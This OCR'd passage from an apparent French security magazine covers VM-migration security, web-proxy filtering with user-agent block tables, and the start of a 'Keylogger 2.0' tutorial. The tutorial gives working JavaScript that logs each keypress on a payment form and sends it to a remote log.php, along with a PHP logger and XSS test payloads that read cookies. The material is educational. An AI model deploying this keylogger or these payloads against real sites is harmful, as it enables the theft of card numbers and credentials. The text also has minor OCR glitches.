Sécuriser les protocoles utilisés pour la migration des VM entre machines hôtes : éviter que des attaques comme l'usurpation de l'identité d'une machine hôte permette à un attaquant de récupérer le contenu des machines virtuelles, se prémunir contre les DoS, instaurer une identification des hôtes effectuant la migration.

Avoir un réseau physiquement à part du LAN pour la migration des VM, sur lequel le man in the middle n'est plus possible. Cela demande un investissement financier car il faut doubler le nombre de prises réseau si on utilise un réseau de type Ethernet ou investir dans de nouvelles cartes si on choisit par exemple du fibre channel, sans compter les équipements passifs ou actifs.

Bibliographie

- [CSE-TR-539-07] J. Oberheide., E. Cooke, and F. Jahanian, *Empirical exploitation of live virtual machine migration*,
- [VMM-usenix00-0611] J. Scott Robin and Cynthia E. Irvine, *Analysis of the Intel's pentium ability to support a secure virtual machine monitor*,
- [IBM-VIRT] E. Stahl, *Virtualization security and integrity in the IBM eserver POWER5 Environment*,
- [CVE-2008-0923] Core Security, *Path Traversal vulnerability in VMware's shared folders implementation*,
- [VIRT_INSEC] Enno Rey, *Virtualization insecurity*,
- [virtsec] T. Ormandy, *An empirical study into the security exposure of hosts of hostile virtualized environments*.
- [Crashme] T. Ormandy, *Random input testing software*.

Julien Reveret

L'auteur travaille pour le cabinet de conseil en sécurité l'Trust; il est amené pour cela à travailler sur des projets de sécurité pour de grands comptes ou à faire des audits intrusifs. Il utilise depuis plus de dix ans les logiciels libres et particulièrement leur application dans le domaine de la sécurité.

TONY FACHAUX

Sécuriser la navigation Internet des utilisateurs

Degré de difficulté

Cet article présente les moyens techniques à mettre en œuvre pour protéger les utilisateurs des menaces du Web. Cette sécurisation passe par la mise en place de proxy web afin de filtrer le trafic web par différentes techniques; comme la réputation des URL ou encore le déchiffrement SSL.

Aujourd'hui, le web regorge de menaces de plus en plus variées. Le virus n'est plus la seule menace à craindre. Une multitude de menaces, dont l'utilisateur lambda ne connaît même pas l'existence, font leur apparition. Spyware, botnet ou encore ransomware deviennent monnaie courante. Quelles menaces faut-il craindre aujourd'hui, et comment s'en protéger ?

Les différentes menaces du Web

Les menaces du web sont de plus en plus nombreuses. On peut tout d'abord parler du phishing qui est une attaque en vogue et très largement déployée sur la toile. Cette attaque consiste en la création d'un faux site d'une banque par exemple puis de spammer des milliers d'utilisateurs afin de les forcer à se connecter sur notre faux site dans le but de récupérer des informations bancaires. Le phishing commence à laisser place au pharming, une attaque dérivée du phishing. Cette attaque ne passe plus par un envoi de mail. L'utilisateur est alors redirigé vers un faux site bancaire lorsqu'il essaye de se connecter au vrai site de sa banque, une attaque difficile à contrecarrer.

On rencontre encore et toujours les fameux virus et vers qui sévissent sur la toile depuis de nombreuses années. Les virus se transmettent généralement à l'aide de fichiers alors que les vers se répandent de façon complètement autonome.

Le spyware ou logiciel espion en français est apparu peu après les virus et les vers. Ce sont de petites applications installées sur les postes de travail qui collectent des informations à l'insu de l'utilisateur. Les spywares sont très souvent utilisés à des fins commerciales. Il existe évidemment des tas de dérivés aux spywares comme le keylogger ou encore le screenlogger qui récupèrent les mots de passe tapés par les utilisateurs.

On peut aussi rencontrer aujourd'hui le ransonmware. Ce type de menace bloque l'accès à certaines informations du poste client (par exemple le blocage d'une partition du disque dur) et réclame une rançon à l'utilisateur contre le déblocage.

Les chevaux de Troie, quant à eux, sont des applications qui s'installent sur les postes afin d'ouvrir des portes dérobées.

Les rootkits sont redoutables, eux aussi. Ce type de programme malveillant manipule le noyau du système afin d'en modifier le comportement. Par exemple, afin de camoufler la présence d'un processus, un rootkit peut modifier la commande *ps* sur un système de type Unix afin de ne pas retourner les applications malveillantes en cours d'exécution. Certains rootkit sont extrêmement puissants et permettent de camoufler des attaques pendant de très longues périodes.

Enfin, les réseaux de zombies sont aujourd'hui très déployés. Un PC devient zombie dès lors qu'une application malveillante à été installée. Ce poste est ensuite contrôlé par un serveur pirate afin d'exécuter des actions malveillantes comme l'envoi, massif, de

CET ARTICLE EXPLIQUE...

Quelles sont les menaces du web à l'heure actuelle

Comment filtrer le trafic web des utilisateurs

CE QU'IL FAUT SAVOIR...

Quelques notions sur le protocole HTTP.

Ce qu'est un serveur mandataire ou proxy.

SPAM ou encore la réalisation d'un déni de service.

Principe de fonctionnement

Afin de se prémunir de toutes ces attaques web, il convient de filtrer le trafic web des utilisateurs. C'est là qu'entre en jeu un serveur mandataire ou proxy. Vous trouverez sur la figure 1, un schéma d'architecture type montrant le fonctionnement d'un proxy.

Bien souvent, un proxy est installé en DMZ (zone démilitarisée) et a pour rôle d'intercepter tout le trafic web des utilisateurs afin d'y appliquer des filtres. Ce proxy peut être installé soit en mode transparent, soit en

Pour ce qui est du fonctionnement du proxy, les clients émettent d'abord une requête HTTP vers ce dernier. Une rupture protocolaire se produit au niveau du proxy afin d'analyser la requête émise par le client. Cette analyse peut, par exemple, être du filtrage d'URL. Si cette requête est validée par le proxy, elle est alors envoyée au serveur de destination. Dans le cas contraire, une notification de rejet est alors envoyée au client, ce dernier en est informé via un message dans son navigateur. Dans le cas où la requête est correctement émise, le proxy reçoit alors une réponse et en réalise alors une analyse de sécurité (analyse anti-virus par exemple). Puis, la requête est soit relayée au client, soit une notification de rejet est émise si l'analyse a décelé des menaces.

Quel proxy utiliser ?

Pour commencer, vous pouvez simplement et gratuitement installer un proxy Open Source de type Squid couplé à quelques modules de filtrage comme SquidGuard ou encore de simples ACL; cela permet de garantir un premier niveau de sécurité. Il faut tout de même savoir qu'administrer un Squid se révèle beaucoup plus complexe qu'un produit commercial comme Bluecoat ou encore un proxy Ironport. De plus, les solutions commerciales disposent d'un support efficace et sont beaucoup plus complètes en termes de fonctionnalités de sécurité. Mais libre à vous de tester toutes ces solutions et de choisir celle qui répond le mieux à vos besoins. Une petite PME s'en sortira très bien avec un simple Squid tandis qu'un grand compte aura certainement plus besoin de fonctionnalités avancées qu'on ne trouve que dans les solutions commerciales. Sachez tout de même que les solutions commerciales ne sont rien d'autres qu'un Squid amélioré.

Mise en œuvre technique

Différents éléments techniques sont à mettre en œuvre pour sécuriser les flux web. Il est ici évident qu'il n'est pas nécessaire de tous les mettre en place afin de disposer d'une bonne sécurité, mais au plus il y aura d'éléments mis en œuvre, au plus votre parc machines sera protégé des menaces du Web.

Le filtrage d'URL HTTP

Pour filtrer les URL, il existe aujourd'hui deux méthodes :

- le filtrage par catégories,
- le filtrage par réputation Web.

Le filtrage par catégorie est une première chose, il permet de filtrer les catégories d'URL à risques comme les URL à caractère pornographique ou encore les URL de sites pirates (Warez) : une grande majorité de risques se trouvent sur ce type de sites web.

Le filtrage par réputation permet quant à lui d'autoriser ou non une URL en fonction de sa réputation Web. La réputation d'une URL se matérialise par une note et est autorisée ou non en fonction de votre paramétrage. Les notes des URL sont contenus dans une base de données. Par exemple, chez Ironport (Cisco), la Senderbase (*http://www.senderbase.org/*) est quotidiennement alimentée par des milliers d'utilisateurs afin d'attribuer des notes aux URL. Il faut par exemple savoir qu'une URL utilisée par un spyware a une durée de vie très courte (de l'ordre de quelques jours). Ce type d'URL dispose alors d'une note très basse sur la toile est a de fortes chances d'être rejeté par votre proxy si celui-ci a correctement été configuré. Voici dans le tableau 1, un exemple de configuration sur un proxy *Ironport*.

Une URL comprenant une note entre -10 et -6 sera automatiquement rejetée, une URL qui a une note comprise entre -5.9 et +5.9 passera à différents types de filtrage selon la configuration (anti-virus, anti-spyware, etc.) et une URL qui a une note comprise entre +6 et +10 sera automatiquement acceptée sans passer par un quelconque

Note sur le filtrage d'URL

Il faut savoir que le filtrage d'URL est interdit dans certains pays. De plus, si vous mettez en place un filtrage d'URL très restrictif, préparez alors une bonne campagne de gestion du changement afin de ne pas trop perturber les utilisateurs. Ou alors mettez-le en place pendant certaines tranches horaires (par exemple le matin et l'après-midi et pas le midi). Méfiez-vous aussi de l'origine de la solution que vous mettez en œuvre. En effet, les catégories d'URL ne sont pas les mêmes sur une solution américaine que sur une

Scan. Vous pouvez par exemple vous amusez à tester ces URL sur le site de SenderBase ou encore sur le site *http://www.trustedsource.org/* de l'éditeur Ironmail (récemment racheté par McAfee). Google se situe par exemple dans la catégorie ALLOW car bénéficiant d'une très bonne réputation.

L'analyse anti-virus et anti-malware

Lorsqu'une URL arrive dans la catégorie SCAN, elle peut alors être scannée par différents moteurs anti-virus ou encore anti-malware. A titre d'exemple, vous trouverez dans le tableau 2 les grandes catégories d'éléments scannés par un proxy Ironport. Il

Tableau 1. *Le filtrage HTTP par réputation Web*

ACTION	NOTE
BLOCK	-10 à -6
SCAN	-5.9 à +5.9
ALLOW	+6 à +10

Tableau 2. *L'analyse anti-malware*

Type de menace
Adware
Browser Helper Object
Commercial System Monitor
Dialer
Hijacker
Phishing URL
System Monitor
Trojan Downloader
Trojan Horse
Trojan Phisher
Virus
Worm
Other Malware

Listing 1. *Un exemple de fichier proxy.pac*

```
function FindProxyForURL(url,host){
      if (isPlainHostName (host) ||
      shExpMatch (host, "x.*") ||
      shExpMatch (host, "x.x.*") ||
      shExpMatch (host, "127.0.0.1") ||
      shExpMatch (host, "localhost") ||
      shExpMatch (host, "*.hakin9")
                        || {
      return "DIRECT";
   } else {
      return "PROXY proxy:3128";
   }
}
```

convient évidemment d'activer la protection contre ces menaces si vous voulez disposer d'une bonne protection anti-malware.

Il est aussi à noter que plusieurs solutions du marché proposent des scans par le biais de plusieurs moteurs pour maximiser les résultats. Chez Ironport, il y a un moteur Webroot ainsi qu'un moteur McAfee (les meilleurs du marché). Pour gagner en performance, on peut évidemment en désactiver un des deux.

Les moteurs anti-malware peuvent parfois faire face à certains cas spéciaux. A savoir :

- un fichier chiffré,
- *User Agent* suspect,
- un fichier non-scannable.

A ce niveau, les actions possibles sont binaires : autoriser ou bloquer. Pour une protection maximale, il convient de bloquer les requêtes lorsque l'analyse détecte l'un de ces cas spéciaux. Attention toutefois aux faux-positifs.




Figure 1. *Schéma d'architecture de proxy*

Le filtrage d'URL HTTPS

Un flux HTTPS est un flux chiffré mais il ne garantie en aucun cas que le serveur distant est un serveur sûr. D'où l'importance de filtrer les flux SSL grâce à un mécanisme de déchiffrement SSL.

Lors du déchiffrement SSL, le proxy se place entre le serveur distant et le client pour faire office d'autorité de certification et générer des certificats auto-signés aux clients en temps réel. Cela s'accompagne de quelques compétences en PKI. Il convient aussi de déployer l'autorité de certification du proxy à l'ensemble du parc machines pour éviter le message bien connu des internautes leur indiquant que l'autorité de certification n'est pas connue du navigateur.

La réputation fait aussi partie intégrante du filtrage HTTPS. Vous trouverez dans le tableau suivant, un exemple de configuration avec un *Ironport*.

De -10 à -9, le flux est automatiquement rejeté, de -8.9 à +5.9 le flux est décrypté selon le mécanisme de déchiffrement SSL vu précédemment. De +6 à +10, le flux est autorisé à passer sans déchiffrement et les sites non notés sont décryptés. Dans ce type de configuration, méfiez-vous car certaines applications web supportent très mal le déchiffrement SSL. Si vous en rencontrez, il vous faudra alors créer un groupe d'exceptions qui ne devra pas être déchiffré.

Le filtrage du trafic encapsulé

Avec la généralisation des proxy dans les entreprises, des moyens de contournement ont vu le jour . Leur but : faire transiter n'importe quel type de protocole dans un tunnel HTTP ou HTTPS. Sachez qu'il est aujourd'hui possible et fortement recommandé de spécifier les formes de protocoles qui sont autorisés à transiter via ce type de tunnel afin de limiter le trafic frauduleux. On peut par exemple limiter ce type de trafic aux ports suivants : 443, 8080, 8443, 20, 21 (les ports 20 et 21 uniquement si vous voulez autoriser du trafic FTP), les ports d'une utilisation classique du Web.

Le filtrage des objets

Le filtrage des objets est aussi un élément important. Ce type de filtrage se réalise en fonction du type MIME et du Magic Byte des objets. On peut par exemple autoriser les formats de fichiers classiques comme le PDF ou encore les fichiers ZIP, très utilisés par les utilisateurs. Cependant, il peut être intéressant de bloquer la majorité des autres formats de fichiers comme le streaming, la vidéo, etc. Ces éléments sont d'une part très consommateurs en bande passante, généralement inutiles au travail (sauf éventuellement pour une équipe marketing). Sans oublier que les sites hébergeant ce type de fichiers sont potentiellement des sources de menaces.

Le filtrage par user-agent

Les navigateurs Internet ne sont plus les seules applications à solliciter le port 80. Conséquences : d'autres applications peuvent traverser un proxy pour communiquer avec l'extérieur. Ce type de pratique est potentiellement dangereux pour la société. Vous trouverez dans le tableau 4 (une fois de plus un exemple tiré d'une configuration réalisable avec un proxy Ironport), une liste des agents les plus communs relatifs à la messagerie instantanée et au peer-to-peer qu'il peut être utile de mettre en place.

Les sondes réseaux de niveau 4

La mise en place d'un proxy ne corrige pas le problème des postes clients infectés. En effet, aujourd'hui, un ordinateur sur quatre fait partie d'un réseau de botnet, il convient alors de mettre en œuvre une solution contre les PC déjà infectés. Il existe aujourd'hui des sondes réseaux directement incluses aux fonctionnalités des proxy. Elles sont chargées d'analyser tout le trafic sortant sur Internet. L'ensemble du trafic est alors intercepté et analysé par une base de données afin de déterminer les flux illégaux. Cela permet alors

Tableau 3. *Le filtrage HTTPS par réputation Web*

ACTION	NOTE
DROP	-10 à -9
DECRYPT	-8.9 à +5.9
PASS THROUGHT	+6 à +10
DECRYPT	Site non noté

Tableau 4. *Le filtrage par User Agent*

Application	Lieu d'identification	En-tête HTTP	Signature
Instant Messaging			
MSN Messenger	Request headers	User-Agent	MSN Messenger
Trillian	Request headers	User-Agent	Trillian/
Windows Messenger	Request headers	User-Agent	MSMSGS
Yahoo Messenger	Request headers	Host	msg.yahoo.com
Yahoo Messenger	Request headers	User-Agent	ymsgr
Peer to peer			
BearShare	Response headers	Server	Bearshare
BitTorrent	Response headers	User-Agent	BitTorrent
eDonkey	Response headers	User-Agent	e2dk
Gnutella	Response headers	User-Agent	Gnutella, Gnucleus
Kazaa	Response headers	P2P-Agent	Kazaa, Kazaaclient:
Kazaa	Response headers	User-Agent	KazaClient, Kazaaclient:
Kazaa	Response headers	X-Kazaa-Network	KazaA
Morpheus	Response header	Server	Morpheus

de bloquer tout le trafic web sortant vers des URL de botnet.

Les postes clients

Notez que nous ne parlerons ici que de la configuration des navigateurs Web. Il est évident que cela ne suffit pas à protéger complètement un poste client, nous ne traitons ici que du trafic web. La configuration côté poste client se passe donc du côté navigateur. Trois possibilités s'offrent à nous si nous utilisons le proxy en mode explicite. Si le proxy est configuré en mode transparent, aucune configuration client n'est requise. On peut tout d'abord indiquer explicitement le proxy au navigateur web à l'aide de son IP. On peut ensuite *Web Proxy Autodiscovery Protocol*). Ce protocole permet la détection automatique des paramètres proxy à l'aide d'une simple requête vers le nom DNS wpad de votre domaine. Le fichier proxy.pac est un petit script en javascript qui permet de spécifier quand utiliser ou non le proxy. Un outil très utile lorsqu'on dispose de plusieurs proxy par exemple (redondance). Voici dans le Listing 1 un exemple basique de proxy.pac.

Ce script utilise une fonction java *FindProxyForURL*, à l'intérieur de laquelle j'exclus l'utilisation du proxy pour certains noms de domaine. Sinon je fais passer les requêtes Web par le proxy. Ce script peut être complexifié comme bon vous semble, selon vos besoins.

Sur Internet

- Le site Web du constructeur Ironport : *http://www.ironport.com/fr/*
- La base de réputation d'Ironport : *http://www.senderbase.org/*
- Liste de *User-Agent* : *http://www.user-agents.org/*

Conclusion

Les menaces du web étant toujours de plus en plus nombreuses et dangereuses, il convient de protéger les postes clients, et donc de sécuriser le trafic web. Notez tout de même que le trafic web n'est qu'une partie de la sécurité d'un poste client. Le fait de mettre en place une bonne politique de filtrage n'est pas suffisant. Le pare-feu personnel, l'anti-virus ainsi que l'anti-malware sont toujours de rigueur sur le poste client.

Tony Fachaux
L'auteur travaille en tant qu'ingénieur sécurité chez Orange Business Services. Diplômé d'un Mastère en *Sécurité Informatique* à l'EPITA, il se passionne pour les technologies de sécurité de l'information.

ANTONIO FANELL

Keylogger 2.0

Degré de difficulté

Aujourd'hui, on utilise de plus en plus de scripts asynchrones pour améliorer l'expérience utilisateur sur Internet. Cependant, des malwares nouvelle génération voient le jour pour les exploiter. Dans cet article, vous apprendrez à concevoir un keylogger Web 2.0 puis. web.

CET ARTICLE EXPLIQUE...

Comment concevoir un keylogger avec l'objet XMLHttpRequest.

Comment effectuer une attaque XSS.

Comment faire un cross-domain scripting à distance avec un IFRAME.

CE QU'IL FAUT SAVOIR...

Vous devez avoir des connaissances de base sur AJAX et l'objet XMLHttpRequest.

Vous devez avoir quelques connaissances en JavaScript, DHTML et PHP.

Les connexions Internet à haut débit et l'avènement des technologies Web 2.0 ont réduit la marge entre les applications Web et Desktop. On entre dans une nouvelle ère du développement Web avec une approche utilisateur innovante. Cela est positif mais de l'autre côté l'évolution constante des malwares à ces nouvelles technologies est inquiétante. Les utilisateurs sont amenés à faire de plus en plus attention lorsqu'ils surfent sur le Web. Cependant passer d'un environnement fermé à un environnement ouvert peut faire changer de comportement. C'est un peu comme dans la vraie vie. On essaye tous de nous protéger contre d'éventuels voleurs avec des barrières, des alarmes... Mais lorsqu'ils ne fonctionnent plus, on ne peut se fier qu'à nous-mêmes. C'est la même chose pour les internautes. Les pare-feu et les antivirus sont de bons systèmes de défense pour des attaques externes, mais sur Internet il faut surtout compter sur soi-même pour éviter certains pièges.

Le problème c'est que sur le Web, la performance et la sécurité sont deux paramètres inversement proportionnels. Trop d'obstacles et c'est l'expérience de l'internaute qui en pâtit ; à l'inverse trop de confiance peut induire un risque en termes de sécurité. Autre aspect, dans les environnements de bureau (desktop) des outils automatisés vous aident à identifier les virus, mais sur le Web se sont surtout les actions de l'internaute qui prédominent.

Dans cet article, vous apprendrez à concevoir un keylogger pour un site web en vous basant sur les technologies Internet. Puis nous verrons comment utiliser notre script pour effectuer une attaque.

L'effet AJAX

En règle générale, on croit ce que l'on voit. C'est la principale cause de l'essor des malwares depuis quelques années. AJAX et les techniques de programmation Web 2.0 permettent aux utilisateurs d'interagir en échangeant des informations cachées entre le client et le serveur. En conséquent, la page n'est pas réactualisée à chaque requête. L'inconvénient c'est que ce manque de visibilité, peut amener à penser que ces sites sont fiables. Prenons l'exemple d'un utilisateur inexpérimenté qui remplirait un formulaire de paiement sur un site d'e-commerce. Avant de valider ses informations, dont celles




Figure 1. *Formulaire de paiement avec keylogger caché*

de sa carte de crédit, il hésite à cliquer sur le bouton Valider afin de revérifier les données saisies. En quelques secondes l'utilisateur se fait son avis sur le site puis confirme. L'utilisateur pense que ses informations sont envoyées uniquement lorsqu'ils les valident. Avec le Web 2.0 ce n'est pas le cas. Il n'a pas conscience qu'il y a un transit d'informations entre le client et le serveur. Ajoutons, qu'il n'y a rien sur le site qui en avertisse l'utilisateur. Cela peut conduire à de sérieux ennuis.

Voyons plus en détail ces risques avec notamment un formulaire de paiement

À des fins de démonstration, nous allons simuler un acte de paiement suite aux informations saisies par l'utilisateur (ex : carte bancaire) puis à leur envoi sur un serveur mais de manière détournée. Pour simplifier, nous utiliserons un serveur qui ne possède pas de certificat SSL, les données transmises seront uniquement au format texte. Dans un cas réel c'est différent, mais pour une démonstration c'est suffisant.

Construisons tout d'abord la page HTML relative au formulaire de paiement (Cf. Listing 1). Dans le cadre de cette démonstration, nous ne verrons pas les contrôles côté serveur. Ce qui nous importe c'est que la page puisse communiquer avec le serveur grâce aux appels asynchrones qui seront déclenchés à chaque saisie d'informations. Il va donc falloir dans un premier temps écrire un gestionnaire d'événement en JavaScript puis utiliser l'objet XMLHttpRequest pour réactualiser la page dynamiquement.

Pour intercepter la touche tapée par l'utilisateur on utilise l'événement onkeypress dans la balise `<body>` puis on appelle le gestionnaire d'événement avec `keylog()`. Voici ce que l'on va écrire :

```
<body onkeypress="keylog(event)">
```

La fonction `keylog()` devrait intercepter la touche frappée puis lancer une requête GET vers le serveur. Le Listing 2 montre comment on pourrait l'implémenter.

La ligne suivante : `var evt = (e) ? e : event;`




Figure 2. *Le champ de recherche est vulnérable à une attaque XSS et cela affecte également le champ du nom d'utilisateur et du mot de passe.*

Listing 1. *Voici une simulation de formulaire de paiement d'un site d'e-commerce*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
   <head>
      <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
      <title>Formulaire de Paiement</title>
      <script language="JavaScript" type="text/JavaScript" src="keylogger.js">
      </script>
   </head>
   <body onkeypress="keylog(event)">
      <form action="handle_checkout.php" method="post">
         <fieldset>
            <legend> Entrez vos infos CC ci-dessous </legend>
               <table width="100%" border="0" cellspacing="0" cellpadding="0">
                  <tr>
                     <td height="50" width="20%"><b>Name:</b></td>
                     <td><input type="text" name="name" size="20" maxlength="40" /></
                       td>
                  </tr>
                  <tr>
                     <td height="50"><b>Numéro Carte :</b></td>
                     <td><input type="text" name="cc_number" size="20" maxlength="16"
                       /></td>
                  </tr>
                  <tr>
                     <td height="50"><b>CVC number:</b></td>
                     <td><input type="text" name="cvc_number" size="5" maxlength="3"
                       /></td>
                  </tr>
                  <tr>
                     <td height="50"><b>Validité :</b></td>
                     <td>
                        <input type="text" name="month" size="3" maxlength="2" /> /
                        <input type="text" name="year" size="3" maxlength="2" />
                     </td>
                  </tr>
               </table>
         </fieldset>
         <p></p>
         <div align="center"><input type="submit" name="submit" value="Submit" />
         </div>
      </form>
   </body>
</html>
```

Listing 2. *Voici les fonctions en JavaScript pour le keylogging et les requêtes asynchrones au serveur*

```
function keylog(e) {
   var evt = (e) ? e : event;
   var keyPressed = "";
   keyPressed = String.fromCharCode(
   evt.charCode ? evt.charCode :
   evt.keyCode);
   makeRequest('http://www.example.com/
   log.php?keyPressed=' + keyPressed);
}
function makeRequest(url){
   var httpRequest;
   if (window.XMLHttpRequest) {
    // Mozilla and other browsers
    httpRequest = new
    XMLHttpRequest();
    if (httpRequest.overrideMimeType) {
        httpRequest.overrideMimeType(
                    'text/xml');
      }
   } else if (window.ActiveXObject) {
      // IE
      try {
         httpRequest = new ActiveXObje
         ct("Msxml2.XMLHTTP");
      } catch (e) {
         try {
            httpRequest = new
             ActiveXObject
            ("Microsoft.XMLHTTP");
         }
         catch (e) {}
      }
   }
   if (!httpRequest) {
      //Impossible de créer une
      //instance XMLHTTP
      return false;
   }
   httpRequest.onreadystatechange =
                    function() {
      if (httpRequest.readyState == 4)
{
 //There was a problem with the request
         return false;
      }
   };
   httpRequest.open('GET', url, true);
   httpRequest.send(null);
}
```

Listing 3. *Code PHP pour enregistrer dans un fichier texte le paramètre de l'input.*

```
<?php
   # ajouter à un fichier texte le
     paramètre de l'input
   $ip_address = $_SERVER["REMOTE_
                          ADDR"];
   $file = fopen($ip_address .
                    ".log","a");
   fwrite($file,$_GET['keyPressed']);
   fclose($file);
?>
```

est requise pour la compatibilité avec les navigateurs. En fait, sous IE l'objet `event` (événement) est accédé directement via `window.event`, tandis que sous Firefox et d'autres navigateurs il est directement passé en tant que premier paramètre à la fonction `callback`.

La valeur Unicode correspondant à la touche pressée par l'utilisateur peut être lue avec la propriété `event.charCode` si elle est présente, sinon on peut utiliser la propriété `event.keycode`. IE supporte la propriété `keyCode` et pas la propriété `charCode`. On retrouve les événements associés au clavier (du navigateur) : onkeypress, onkeyup, et `onkeydown`. Pour terminer, la fonction `fromCharCode()` prend les valeurs Unicode spécifiées et retourne la chaîne de caractères :

```
keyPressed =
      String.fromCharCode(
      evt.charCode ?
      evt.charCode :
      evt.keyCode);
```

On effectue par la suite, un appel à la fonction `makeRequest()` permettant d'émettre une requête GET de manière asynchrone au serveur conjointement avec l'objet `XMLHttpRequest`. L'URL obtenue est passée à la page log.php qui enregistrera les touches pressées :

```
makeRequest(
      'http://www.exemple.com/
      log.php?keyPressed='
      + keyPressed);
```

keypressed contient la valeur de la touche tapée sur le clavier, et l'appel sera effectué à chaque frappe de touche.

La fonction `makeRequest()` du listing 2 est une version modifiée de celle utilisée sur le site web de Mozilla Developer Center (*http://developer.mozilla.org/en/AJAX/Getting_Started*), vous pouvez y trouver de plus amples informations. On enregistre les deux fonctions JavaScript en tant que *keylogger.js* et on les inclut en en-tête de la page *checkout.htm* du Listing 1 :

```
<script
      language="JavaScript"
      type="text/javascript"
      src="keylogger.js">
</script>
```

Nous allons maintenant construire la page *log.php* qui enregistrera toutes les touches frappées dans un unique fichier. Il suffit d'écrire quelques lignes (Cf. Listing 3).

La page reçoit le paramètre : querystring, il s'agit de la touche pressée de l'input puis on l'ajoute au fichier *log*. Un fichier log spécifique à chaque adresse IP est généré, par exemple : *192.168.0.1.log*. Chaque fichier possède donc une seule ligne de texte avec l'ensemble des valeurs littérales des touches pressées par les utilisateurs, excepté les espaces. Nous omettons dans cet article les contrôles du côté

Rechercher une faille XSS

Le *Cross-site Scripting* (XSS) est une faille affectant les sites web qui ne contrôlent pas les variables de type input (en règle générale : variables `GET`). Une faille XSS vous permet d'insérer du code (ex : JavaScript) afin de modifier le code source de la page visitée.
Un utilisateur malveillant peut donc récupérer des informations sensibles : cookies, voire exécuter un script sur le PC de la victime.

Cette attaque est très utilisée contre les sites de débutants, en effet il faut inciter l'utilisateur à entrer ses informations sur une certaine page web avec des variables `GET` modifiées en amont.

Pour tester cette vulnérabilité sur votre site vous devez injecter du code Javascript dans le champ de recherche input, ou l'ajouter dans les requêtes `GET` aux URL. Voici quelques exemples :

```
http://www.exemple.com/search.php?str=<script>alert('XSS')</script>,
http://www.exemple.com/search.php?str="><script>alert('XSS')</script><x%20y=",
http://www.exemple.com/message.htm?--><script>alert('XSS')</script><!--,
http://www.exemple.com/SearchServlet?col=";alert(document.cookie);//,
http://www.exemple.com/dosomething.cgi/<script>alert('XSS')</script>,
http://www.exemple.com/products/<img%20src=javascript:alert(document.cookie)>,
http://www.exemple.com/index.php?in=<body%20OnLoad=alert('XSS')>,
http://www.exemple.com/index.php?in=<table%background="javascript:alert('XSS')">.
```

AJAX et appels de type cross-domain

AJAX est l'acronyme *d'Asynchronous JavaScript and XML*. C'est une technologie qui permet de créer des sites web interactifs. Le but est d'obtenir des pages web qui répondent plus rapidement grâce aux échanges d'information en tâche de fond avec le serveur, ainsi il n'y a pas une réactualisation de toute la page. Cette technique permet d'agir sur divers aspects d'une page : interactivité, vitesse et convivialité.

AJAX permet d'émettre des données de manière asynchrone, cela signifie que les données transitent en tâche de fond vers le serveur. Il n'y aucune interférence avec la page côté client.

C'est une combinaison du :

- HTML (ou XHTML), CSS pour le style,
- DOM (*Document Object Model*) pour manipuler avec le JavaScript ou JScript les informations et donc interagir,
- avec l'objet `XMLHttpRequest` échanger les données de manière asynchrone avec le serveur. Certaines plateformes AJAX permettent d'utiliser un objet `IFRAME` au lieu de l'objet `XMLHttpRequest` pour l'échange de données. D'autres implémentations utilisent dynamiquement les balises `<script>` (JSON),
- généralement il s'agit de code XML, mais on peut utiliser aussi bien du HTML préformaté, JSON et même EBML. En règle générale ces fichiers sont générés dynamiquement à partir de scripts côté serveur.

Le problème avec AJAX est, que pour des raisons de sécurité, les appels de type cross-domain ne sont pas permis. Qu'est-ce que ça veut dire exactement ? Par exemple, si je suis en train de développer une application web avec le domaine *http://www.A.com/*, je ne peux faire des appels aux services AJAX sur le domaine *http://www.B.com/*. Évidemment, si tous les services sont inclus dans A, le navigateur ne retournera aucune erreur. Cela a été fait pour éviter les scripts de type cross-site (XSS), mais c'est également un frein majeur. De nombreux services web existent, on en trouve sur Google et Yahoo. Cela permettrait d'améliorer la qualité de notre site, mais ces applications sont hébergées apparemment sur différents domaines.

